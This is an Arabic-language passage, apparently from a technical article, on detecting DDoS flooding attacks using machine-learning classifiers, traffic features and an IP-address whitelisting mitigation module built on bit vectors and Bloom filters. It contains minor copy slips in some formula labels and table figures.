عن هجمات الفيضانات. استعملوا كل معلمات **flag-bit** الموجودة في رأس حزم **TCP** كما تتميز في نموذج تحليل التباين. وقد أثبتوا نجاح استخدام هذه الطريقة المقترحة في الكشف عن هجمات **SYN flooding**. ومع ذلك، فإن الأسلوب له قيدا رئيسيا وهو أنه لا يوجد أي ضمان بأن الستة **flag** هي ميزات صالحة أو كافية لكشف عن جميع أشكال هجوم دوس مع دقة متسقة.

كما نوقش سابقا، فان الأساليب الإحصائية وتقنيات التعلم الآلي يمكن أن تستخدم للكشف عن التغيرات الغير طبيعية في استخدام الموارد التي تدل على هجوم دوس. ولكن، كلا النهجين لهما حدودهما. على سبيل المثال، تقنية التعلم الآلي (**machine learning**)، قد ثبت إنتاجها درجة عالية من الدقة في الكشف عن هجمات **DDoS**. ولكن هذه التقنيات، تتطلب عادة فترة طويلة وبالتالي فتره طويله في التعلم، حاليا، هذه الطرق عادة لا يمكن أن تعمل في الوقت الحقيقي.

على الرغم من هذه القيود، فإن الحل لمشكلة الكشف عن هجوم دوس موثوق تأتي من أي من أو كل من هذه المجالات والجهد البحثي الكبير يزال موجها لهذه الغاية. على سبيل المثال، سيو وآخرون. قد استخدما نموذج متعدد الطبقات **SVM** لتصنيف الكشف عن هجوم دوس كما فعل شو وآخرون. في عمل شو وآخرون، تم إدخال مجموعة من الميزات الجديدة أيضا، بما في ذلك تشكيل القيم النسبية كجزء من مجموعة موسعة من كشف المعلومات. واقترحوا أيضا مقاربة جديدة لاستخدام كثافة الهجوم لكشف حدث دوس. بارشورى وآخرون "**Paruchuri et al**" اقترحا مخطط **Probabilistic Packet Marking (PPM)** جديد وسمياه **TTL-based PPM scheme**، حيث تتميز كل حزمه مع احتمال يتناسب عكسيا مع المسافة التي اجتيزت بواسطة الحزمة، مما يتيح معرفة مصدر الضحية لتتبع مصدر الهجوم. نجوين وآخرون "**Nguyen et al.**" قام بتطوير إطارا لمكافحة هجمات دوس وذلك للكشف عن هجوم دوس وذلك باستخدام طريقة **K-NN Classifier**.

حيث انهم استخدموا طريقة **k-nearest neighbour** لتصنيف حالة الشبكة في كل مرحلة من مراحل هجوم دوس. ومع ذلك، في حين أن نهج **K-NN** ممتاز في الكشف عن الهجوم، ولكنه مكلف حسابيا للتنفيذ في الوقت الحقيقي عندما يزيد عدد العمليات في وقت واحد. كما أشير سابقا، فإن مشكلة الكثافة الحسابية "***computational intensity***" هي الحاسمة في مشكلة دوس كما هو الحال في تطبيقات أخرى لاستخراج البيانات حيث يتم تحليل قواعد البيانات الكبيرة.

أحد المفاتيح الرئيسية المستخدمة لتقييم أداء تقنيات الكشف عن هجمات دوس هي **KDD dataset**. وهي مجموعة تحتوي على 14 من الهجمات والتى تستخدم لاختبار وخلق النموذج. وقد اقترحت عدة طرق لاستخراج الخصائص المفيدة من هذه البيانات، وقد تم تقييم مجموعة واسعة من المصنفين مستمدة من مجالات مثل الإحصاءات، والتعلم الآلي والتعرف على الأنماط ضد هذه البيانات.

تناقش الدراسة التالية استخراج ميزة التعيين من مصدرين مختلفين من مجموعات البيانات من حركة المرور على الإنترنت. والذي هم **public-domain CAIDA dataset** وحركة المرور التي تم جمعها على شبكه **Smart and Secure Environment (SSE)**.

تمت دراسة أنواع مختلفة من هجمات **DDoS** لتحديد الحزم والمعلمات لحركة المرور التي تتغير بشكل غير عادي خلال هذه الهجمات. تم جمع ما يقرب من 23 من الميزات. ترتيب هذه الميزات يتم من خلال جنى المعرفة وإحصائية **chi-square** والتي تمكن عدد من الميزات أن يتم تخفضيها إلى ثمانية. وتحسب جميع الميزات المستخدمة في هذه الورقة في فترة الفاصلة دقيقة واحده. ومنذ تنقسم هذه الفئات الى وضع الهجوم والوضع الطبيعي، فانه من الممكن تطبيق خوارزميات تعلم الاله المختلفة للكشف. النهج المتبع هو استخدام آلية اختيار ميزة قد نوقشت في وقت سابق وبناء المصنف "***classifier***" باستخدام خوارزميات مختلفة لتعلم الاله مثل **SVM**، **K-NN**، **Naive Bayesian**، **Decision Tree**، **K-means** و **Fuzzy c-means clustering**. وتظهر هذه المرحلة من الدراسة تقييما لأداء المجموعة المختارة من خوارزميات آلة التعلم في الكشف عن هجمات **DDoS**. وخوارزميات قياس الأداء هي **Receiver Operating Characteristic** (**ROC**) و**F-measure**. نتيجة هامة من هذا العمل وهو أنه، من مختلف الأساليب المستخدمة، فان **Fuzzy c-means clustering** هي وسيلة مفيدة وفعالة جدا للكشف عن هجوم دوس.

الميزات المختارة والتقييم "Feature Selection and Evaluation"

قائمة بـ 23 من الميزات المختارة، وهي:

1. One-Way Connection Density (OWCD)
2. Average length of IP flow
3. The ratio between incoming and outgoing packets
4. Entropy of IP flow length
5. Entropy of the packet ratios of the three protocols TCP, UDP and ICMP
6. Ratio of TCP protocol
7. Ratio of UDP protocol
8. Ratio of ICMP protocol
9. Number of data bytes from source to destination
10. Number of data bytes from destination to source
11. Number of packets in which destination port is mapped to a particular service
12. Type of the protocol, e.g. TCP, UDP, ICMP
13. The number of packets having the same source IP address and destination IP address
14. Number of wrong fragments
15. Number of connections that have SYN errors
16. Number of connections to the same source IP
17. Number of connections having the same destination host
18. Number of packets where URG flag is set
19. Number of packets where SYN flag is set
20. Number of packets where FIN flag is set
21. Number of packets where ACK flag is set
22. Number of packets where PSH flag is set
23. Number of packets where RST flag is set

وكما قلنا سابقا انه مع ترتيب هذه الميزات من خلال جنى المعرفة "**gain information**" وإحصائية **chi-square** والتي تم اختصار هذه الميزات إلى ثمانية كالتالية:

(a) One-Way Connection Density (OWCD):

$$OWCD = \frac{\sum OWC\ Packets}{\sum IP\ Packets} \times 100 \qquad (5.1)$$

(b) Average Length of IP Flow ($L_{ave\ f\ low}$):

IP flow، هو مفهوم يستخدم على نطاق واسع في مجال تحليل الشبكة، ويعني أن مجموعة من الحزم لديها نفس خمس عنصر المجموعة (عنوان IP المصدر، منفذ المصدر، عنوان IP الوجهة، منفذ الوجهة والبروتوكول). اما **Length of IP flow** يعني أن عدد الحزم تنتمي إلى **IP flow** معين:

$$L_{ave_flow} = \frac{\sum IP\ Packets}{\sum IP\ Flows} \qquad (5.2)$$

(c) Incoming and Outgoing Ratio of IP packets (R_{io}):

عادة النسبة بين الحزم الواردة والصادرة هي ثابتة. ولكن في هجوم دوس، هذه النسبة تزيد بسرعة:

$$R_{io} = \frac{\sum incoming\ IP\ Packets}{\sum outgoing\ IP\ Packets} \qquad (5.3)$$

(d) Ratio of TCP Protocol (R_t):

$$R_t = \frac{\sum TCP\ Packets}{\sum IP\ Packets} \qquad (5.4)$$

(e) Ratio of UDP Protocol (R_u):

$$R_t = \frac{\sum UDP\ Packets}{\sum IP\ Packets} \qquad (5.5)$$

(f) Ratio of ICMP Protocol (R_i):

$$R_t = \frac{\sum ICMP\ Packets}{\sum IP\ Packets} \qquad (5.6)$$

(g) **Land**: The number of packets having the same source IP address and destination IP address.

(h) **Protocol-type**: Type of the Protocol, e.g. TCP, UDP, ICMP, etc.

هذه الميزات الثمانية، التي تم اختيارها على أساس المبادئ المذكورة في شو وآخرون، تستخدم لتصنيف حالة الشبكة. ويتم تطبيع كل متغير للقضاء على تأثير الفرق بين مقايس المتغيرات، على النحو الذي اقترحه لي وآخرون. مع التطبيع، تصبح المتغيرات على النحو التالي:

$$z = \frac{x - \overline{x}}{\sigma}$$

حيث ان المعلمات **x**، **ẍ**، و **σ** تدل على الاتي على التوالي "قيمة كل ميزة (*value of each feature*)، متوسط مجموع البيانات العينة (*mean of the sample dataset*) والانحراف المعياري (*standard deviation*)".

بالإضافة إلى ذلك، يتم تطبيق إحصائية **chi-square** و**information gain** لقياس رتبة كل ميزة.

الخطوة الأولى هي استخراج هذه الميزات الثمانية من مجموعة البيانات التي تتألف من أنماط البيانات العادية وبيانات الهجوم. في التجارب، تم استخدام **sampling frequency of 1 s**. **الخطوة التالية** هي تدريب تقنيات **machine-learning** مع هذه المجموعات. في مرحلة

الكشف، يتم احتساب نفس المجموعة من الثمانية ميزات لحركة مرور شبكة معينه، وحركة المرور التي تم وصفها على انها هجوم أو طبيعية على أساس الأغلبية من القيم المحسوبة من قبل مصنفات **machine-learning classifiers**.

نتائج تجريبية

استخدمت مجموعة بيانات **CAIDA** في التجربة باعتبارها عنصر الهجوم. قدمت البيانات التي تم جمعها على شبكة **SSE** المكونة لحركة المرور العادية. وقد تم تصنيف الهجوم وحركة المرور العادية باستخدام أداة مفتوحة المصدر يسمى **KNIME** الإصدار 3والتى يمكنك تحميله من خلال الرابط https://www.knime.org. ويبين الجدول التالي تفاصيل بيانات **CAIDA** وحركة المرور العادية التي تم جمعها على شبكة **SSE**.

Samples collected

Network Data	Data type	Total number of packets
Trained	Attack (CAIDA)	9,45,372
	Normal	1,10,535
Unseen test data	Attack (CAIDA)	3,24,098
	Normal	36,485

يبين الجدول التالي التصنيف الصحيح.

Classification


Method used	Correct classification %
Fuzzy c-means	98.7
Naive Bayesian	97.2
SVM	96.4
KNN	96.6
Decision tree	95.6
K-means	96.7

يبين الجدول التالي تفاصيل **f-measure**.

F-Measure details
's

Method	TP	FP	TN	FN	F-measure
Fuzzy c-means	298	2	270	3	0.987
Naive Bayesian	290	10	256	17	0.972
KNN	280	20	243	30	0.969
SVM	282	18	253	20	0.964
K-means	285	15	273	0	0.9669
Decision tree	278	22	218	55	0.956

الشكل التالي يظهر نتائج التقييم باستخدام منحنيات **ROC** لتقنيات **machine-learning** المحددة. وبناء على نتائج هذه التجارب، فان التصنيف على أساس **FCM** يعطي أفضل النتائج في الكشف عن هجمات **DDoS**.



عناوين **IP** هي جزء لا يتجزأ من الاتصالات عبر شبكات **TCP/IP** وهي قطعة ثمينة من المعلومات لتحديد فريد لكيانات التواصل. ونظرا لأهميتها، هناك الآن مجموعة متميزة من المعرفة تحيط استخدام عنوان **IP** المصدر للكشف عن أنشطة الشبكة المختلفة. وهذا يشمل الحرمان من الخدمة (**DoS**) وهجمات الفيضانات/ **DDoS**. كما يمكنه التمييز بين حركة مرور الشبكة التي تتقاسم الخصائص المشتركة مثل حركة مرور الشبكة الشاذة وأحداث فلاش "**flash event**".

بروتوكول **IP** يعتبر المركز لعمل شبكة الانترنت والموجود في الطبقة الثالثة من **TCP/IP**. وقد تم تصميم بروتوكول **IP** لربط المضيفين إلى الشبكات دون أي دعم من التحقق/المصادقة على حقول رأس **IP header fields**. وهذا يسمح للمهاجمين لحقن معلومات مزورة في **IP header** (مثل عنوان المصدر المزيف "***source address spoofing***")، وتمكنهم من إخفاء هويتهم بعد اجتياز حزمة **IP** إلى الهدف المقصود. تاريخيا، كان هذا المتجه الرئيسي للهجوم. وبالتالي، قد تم القيام بالكثير من الأبحاث للكشف عن مثل هذه الهجمات مع افتراض أنه يتم تزييف عنوان مصدر الهجوم. وفي الآونة الأخيرة، المهاجمين كانوا قادرين على السيطرة على عدد كبير من موارد الحوسبة فيما يسمى بقطيع الروبوتات. وهذه لا تحتاج إلى محاكاة تزيف عناوين **IP** المصدر. وهذا يتيح لهم تقليد سلوك المستخدم الشرعي مما يجعل من الصعب التمييز بين حركة مرور الشبكة العادية وحركة المرور الخاصة بالمهاجم. وثمة مشكلة أخرى هي أن حركة المرور التي تم إنشاؤها بواسطة البوتات الفردية يمكن أن تختلف بشكل ديناميكي بحيث ان البوت لا يحمل نمطا من السلوك يمكن التنبؤ به بسهولة.


للكشف عن هذه الهجمات في مثل هذا السلوك التكيفي، فمن المهم استخدام الميزات التي يصعب أو يستحيل للمهاجمين تغييرها دون أن يتم اكتشافها. في هذا الصدد، قد أجريت أبحاث كبير في استخدام عنوان **IP** المصدر -المتعلقة بالميزات كوسيلة أساسية للكشف عن مثل هذه الهجمات. ولكن واحدة من القضايا/المشاكل الرئيسية المرتبطة باستخدام ميزات مصدر عنوان **IP** لتحديد هجمات **DDoS** هو صعوبة تخزين البيانات الإحصائية لكافة عناوين **IP** 2^{32}. وهذا يمكن ان يزداد تعقيدا بسبب الزيادة الحادة في معدل وصول عناوين **IP** الجديدة خلال الهجوم.

لمعالجة هذه القضية، اقترح جيل وبوليتو "***Gil and Poletto***" مخطط يسمى **MULTIOPS**، والذي يتكون من شجره ديناميكية من ***4-byte*** و **256-ary**. وتم العثور على الحل المقترح في وقت لاحق لتغطية نقطة ضعف استنفاد الذاكرة وذلك عن طريق **Peng et al.** مشكلة الذاكرة يمكن تناولها عن طريق تخزين المعلومات حول مجموعة الفرعية "**subnet**" فقط من عناوين **IP** مصدر في مجموعة من 2^{32} من العناوين المتاحة مثل استكمال المصافحة الثلاثية لـ **TCP** أو إرسال أكثر من العدد المحدد مسبقا من الحزم. وقد اقترح حلا مماثلا إلى حد ما على أساس تجميع عناوين **IP** المصدر عن طريق **Peng et al.** هذه البدائل قامت بحل استنفاد الذاكرة (المعروف أيضا باسم **scalability**) والتي كانت مشكلة سابقا ولكن يمكن أن يزال عرضة لمثل هذه المشاكل في الجيل المقبل من عنوان **IP** (**IPv6**)، حيث بلغ عدد العناوين أكبر من مساحة عنوان **IPv4**.

وكما نوقش سابقا، حيث ان التحديات الرئيسية في مجال تطوير الحلول للكشف عن هجمات **DDoS** هي:

- تشغيل عملية الكشف بسرعة عالية.
- تفعيل الاستجابة في الوقت الحقيقي للتخفيف من أثر الهجوم.

احمد واخرون "**Ahmed, E., G.Mohay, A. Tickle, and S. Bhatia**" قاموا بتوفير إثبات صحة مفهوم عمارة **DMM** والتى تجمع بين الكشف عن دوس والقدرة على التخفيف في بنية واحدة. وسوف تناقش هذه العمارة باختصار في الفقرة، وبعد ذلك نقدم وصفا مفصلا لنهج الكشف.



A conceptual architecture of a DDoS Mitigation Module (DMM)

معمارية DMM "DMM Architecture"

وكما أشير سابقا، فان الكشف عن الهجوم الموثوق وفى الوقت المناسب هو الخطوة الأولى الحاسمة في إدارة هجمات **DDoS** بنجاح. ومع ذلك، بمجرد ان يتم الكشف عن بداية الهجوم، فإن الخطوة التالية هي حماية النظام ككل من الفشل من خلال حماية المكونات الفردية. على سبيل المثال، تضم بيئة تطبيق المضيف النموذجية ليس فقط على خادم التطبيق الفعلي ولكن أيضا الأجهزة التي يتمثل دورها في حماية التطبيق من الهجوم. وهذه تشمل، على سبيل المثال، الجدران النارية بالتطبيقات **"fire wall"** ونظام منع الاختراق (**IPS**). عادة، دور جدار حماية التطبيق هو تصفية الحزم باستخدام مجموعة من القواعد تقوم على أساس عناوين **IP** الواردة، والمنافذ، الحمولة **"payload"**، وما إلى ذلك. هناك **IPS** والذي يقوم بتحليل عميق لحزمة من حزم الشبكة للكشف عن أي حمولة خبيثة تستهدف خدمات طبقة التطبيقات **"application-layer services"** (مثل **HTTP payload**) وهي الأخرى تعمل على أساس مجموعة من القواعد. في كلتا الحالتين، فإن مجموعات القواعد الموضوعة تحتاج إلى تحديثات حيوية حتى تمكن الأجهزة من الاستجابة لبيئة التهديدات المتغيرة باستمرار. في حين أن التركيز الأساسي هو حماية التطبيقات على المضيف/الخادم، فمن المهم أيضا حماية هذه الأجهزة الأمنية التي قد تكون أنفسهم في خطر. من أجل حماية هذه المجموعة من المكونات من الخطر، فإننا نستخدم البنية الأمنية، المعروف أيضا باسم وحدة تخفيف دوس (**DMM**) وهي اختصار لـ **DDoS mitigation module**.

ويبين الشكل السابق مخطط من نسخة **DMM** المقترحة. على المستوى النظري، الهدف من تصميم **DMM** هو ان يكون لديها القدرة على التطوير المستمر لملف حركة مرور الشبكة. ثم يتم استخدام هذه المعلومات مع نموذج تنبؤي لتشكيل تقديرات في الوقت الحقيقي لتأثير حركة المرور على القدرة على تجهيز الأجهزة لتكون محمية، وهي، جدار حماية التطبيق أو نظام كشف التسلل **"IPS"** القائم على الشبكة. وفي حال تعرض **DMM** والذي يقوم بحماية الأجهزة المحمية المعرضة للخطر الى الفشل، فسوف يؤدى هذا الى انشاء استراتيجية إدارة وتنظيم لحرمة المرور وذلك للتخفيف من الوضع. على سبيل المثال هذا يمكن أن يأخذ شكل استخدام القائمة البيضاء للسماح بالوصول فقط للمصادر المشروعة في حين أن الشبكة تشهد فترة الحمل الثقيل ويحتمل أن تكون ناتجه عن هجمات. هذه القدرة تساعد **DMM** للتنبؤ ومن ثم الرد على الفشل الوشيك للأجهزة الأمنية/مراقبة الشبكة لتكون محمية. وسوف يقدم القسم **Detection Approach** وصفا مفصلا للمعدل العال لهجوم الفيضانات وخوارزمية الكشف المحتملة التي تستخدم **DMM** في تنفيذه.

نهج الكشف "Detection Approach"

تتألف خوارزمية الكشف المقترحة لكي تعمل داخل **DMM**، من وظيفتين:

- وظيفة **ipac** وذلك لتصنيف عناوين **IP** **"classifying IP addresses"**.
- وظيفة **ddos** لتحديد الهجوم.

وظيفة **ipac** تقوم باستخراج عنوان **IP** المصدر من كل حزمة واردة وتحدد إذا كان عنوان **IP** جديد (لم يرا مسبقا (**NSP**)). ثم يقوم بتحليل السلاسل الزمنية الناتجة باستخدام وظيفة **ddos** لتحديد إذا كان النظام معرض للهجوم. تستخدم وظيفة **ddos** دالتين: **NA** (لا يتعرض للهجوم) و**A** (يتعرض للهجوم).

من أجل التعرف على سلوك الشبكة التي تعمل تحت ظروف التشغيل العادية، يتم تطبيق وظيفة تصنيف **ipac** أولا على حركة مرور الشبكة العادية بدون تفعيل وظيفة **ddos**. بعد التدريب، يتم استدعاء وظيفة **ddos** دوريا (أي على فترات من 1 إلى 10 دقيقه)، وعلى أساس معدل وصول عناوين **IP** الجديدة المحسوبة من قبل وظيفة **ipac**، فان وظيفة **ddos** تحدد المرحلة الانتقالية بين الدالتين **NA** و **A**. وصف خوارزمية الكشف المستخدمة في وظيفة **ddos** سوف يتم شرحها في القسم تحت عنوان **DDoS Detection**.

بمجرد الانتقال من الدالة **NA** إلى **A** فهذه إشارة على انه تم الكشف عن هجوم، وظيفة **ddos** انه يولد قائمة بيضاء تستخدم بعد ذلك لتحديد استراتيجية التخفيف، وهذا هو، السماح فقط لمرور عناوين **IP** والتي تكون ضمن القائمة البيضاء. والانتقال من الدالة **A** إلى **NA** فإنها تشير إلى نهاية الهجوم، وسوف يؤدي هذا إلى التخفيف من استراتيجية التخفيف أي التوقف عن استخدام القائمة البيضاء باعتبارها سياسة الفلترة. والجدير بالذكر أنه في التنفيذ الحالي، سوف تحتوي القائمة البيضاء على كافة عناوين **IP** التي لوحظت على الشبكة المستهدفة خلال شروط الشبكة العادية. وظيفة **ddos** تعمل على النحو التالي:

```
if (in state NA) then
    if NOT (StateChange(NA)) then //no state change
    Update White-list (Add IP address/es to white-list)
else //state change to A
    state = A
```

communicate White-list to the protected security device
if ((in state A) then
if (StateChange(A)) then //state change to NA
state = NA
communicate to the protected security device to
stop
using the white-list

هناك أيضا اثنين من القيود الواضحة في هذا النهج. **الأول** هو أنه عندما يعتبر النظام أنه تحت الهجوم، فانه يقوم بالتعامل مع عناوين **IP** الجديدة على انها خبيثة. وهذا يمكن أن يؤدي إلى ايجابيات كاذبة "**false positives**". استخدام الميزات الأخرى من عناوين IP بما في ذلك توزيع عنوان **IP** "**IP address distribution**" يمكن استخدامها للحد من الايجابيات الكاذبة. **الثاني** يتعلق بعناوين **IP** الخبيثة التي لوحظت خلال عمليات الشبكة العادية. على سبيل المثال، المهاجم يقوم بأداء استطلاع على الشبكة الهدف عن طريق إرسال عدد قليل من الحزم (مثل **ICMP echo requests**) والتي تؤدي إلى إضافة عناوين الـ **IP** هذه إلى قائمة العناوين البيضاء، مما يؤدى إلى سلبيات كاذبة "***false negatives***"، قبل أن تغرق الواقع الهدف مع كميات كبيرة من الحزم. ويمكن معالجة هذه الحالة ليس فقط باستخدام الميزات الأخرى من عناوين **IP** التي سبق وصفها ولكن أيضا عن طريق استخدام فترات أصغر من الوقت "***smaller historical time periods***"، على سبيل المثال، استخدام عناوين **IP** فقط التي لوحظت خلال 24 ساعة الماضية حيث يجري على انها عناوين **IP** موثوق بها.

تصنيف عناوين IP "IP Address Classification" (ipac)

تنفيذ وظيفة تصنيف عنوان **IP** (**ipac**) يتطلب استخدام بنية البيانات "**data structure**" المدمجة والفعالة. استخدام معدل تغير عناوين IP الجديدة كسمة أساسية للكشف عن بداية الهجوم يتطلب تتبع عناوين **IP** المصدر التي لوحظ بالفعل عبر الشبكة لتكون محمية. خلال الشبكة العادية، معدل وصول عناوين **IP** الجديدة منخفض نسبيا، وهذا هو، لا يظهر إلا العدد القليل من عناوين **IP** الجديدة في موقع المستخدم. عادة ما يلاحظ وجود زيادة كبيرة في معدل وصول عدد من عناوين **IP** الجديدة خلال **flooding attack**. واضعا نصب عينيه وظيفة **ipac** التدرجية خلال الظروف العادية والهجوم، ويتطلب هذا اثنين من التطبيقات المختلفة من وظيفة تصنيف عنوان **IP** (**ipac**):

- **Bit vector**
- **Bloom filter**

تصنيف عناوين **32-bit IPv4** باستخدام **bit vector** يتطلب مصفوفه "**array**" ذات طول 2^{29} وحجم كل عنصر في هذه المصفوفة 1 بايت. وهذا يؤدي إلى استهلاك 0.5 GB من مساحة التخزين لتمثيل مجموعة كاملة من عناوين **IPv4**. في وظيفة **ipac**، كلما تلقى حزمة، يتم وضع علامة في البايت في مكان معين في **bit vector** لتشير إلى وجود عنوان **IP** معين. باستخدام عداد منفصل، يتم احتساب عدد من عناوين الـ **IP** الجديدة التي لوحظت خلال فترة معينه "**interval**" مما يؤدى إلى سلسلة زمنية من معدل التغير من عناوين **IP**.

وعلى نقيض عناوين **IPv4**، يتم تصنيف عناوين **128-bit IPv6** وذلك باستخدام **bit vector** يتطلب مصفوفه "**array**" ذات طول 2^{125} مع حجم ا بايت لكل عنصر في المصفوفة. الزيادة في حجم العناوين من 32 بت إلى 128 بت نتج عنه زيادة في حجم التخزين لتمثيل مجموعة كاملة من عناوين **IPv6**. لحل مشكلة التوسع لوظيفة **ipac** لاستيعاب متطلبات التخزين لعنوان **IPv6** هو استخدام هياكل البيانات فعالة مثل **bloom filters**.

Bloom filters هي هياكل البيانات التي تقدم تمثيل غير دقيق ولكنه مدمج مع العناصر ضمن المصفوفة. وعلى نقيض **bit vector**، فوائد استخدام **Bloom filters** ذات شقين. **أولا**، أنها توفر التمثيل المدمج "***compact representation***" للعناصر ضمن مصفوفه معينة في حين أن العناصر المماثلة سيكون لها تمثيل متفرق إذا استخدمت مع **bit vector**. **ثانيا**، على حركة مرور شبكة مماثل، يمكن لـ **Bloom filters** ان يقلل من متطلبات التخزين بشكل ملحوظ بالمقارنة مع **bit vector**. ونظرا لهذه المزايا، ***Bloom filters*** يمكن استخدامه للتحديد بكفاءة وجود أو عدم وجود عناصر ضمن المجموعة. على سبيل المثال، في حالة الإصدار **IPv6** باستخدام **Bloom filters** للاستعلام "***membership query***" (في وظيفة **ipac**) عن عنوان **IPv6** معين فانه يتطلب تحديد عنوان **IP** على انه بر (قديم) أو لم بر (جديد). لعنوان **IP** المعطى، يتم وضع علامة على المكان المقابل له (**array index**) داخل **Bloom filters** على النحو المنصوص. ويتم تحديد **array indexes** من خلال تطبيق **hash function** على عنوان **IP**.


التمثيل غير دقيق والمدمج والتي يقدمه **Bloom filters** يأتي على حساب زيادة عدد الانذارات الكاذبة بالمقارنة مع **bit vector** الذي ليس لديه إنذارات كاذبة. **Bloom filters** يمكنه تحديد عنصر بأنه ضمن مجموعة عندما لا يحدث (**collision**). يمكن خفض معدل الانذار الكاذب من خلال وظيفة حجم **Bloom filters**، عدد العناصر ضمن مجموعة معينة، وعدد **hash function** المستخدمة. من أجل تحديد

العلاقة بين هذه المعايير الثلاثة، فان التحليل النظري "**theoretical analysis**" الذي قدمه .**Ripeanu et al** قام بتحديد هذه العلاقة. التحليل النظري يساعد على تحليل العلاقة بين هذه المعايير الثلاثة ويساعد في اختيار الحجم الأمثل لـ **Bloom filters** المناسب لعدد معين من **hash function** ومعدلات الإنذار الكاذبة. لغرض هذه المناقشة، قد تم تحليل أحجام مختلفة من **Bloom filters** مع أعداد مختلفة من **hash function**.

الكشف عن هجمات دوس "DDoS Detection"

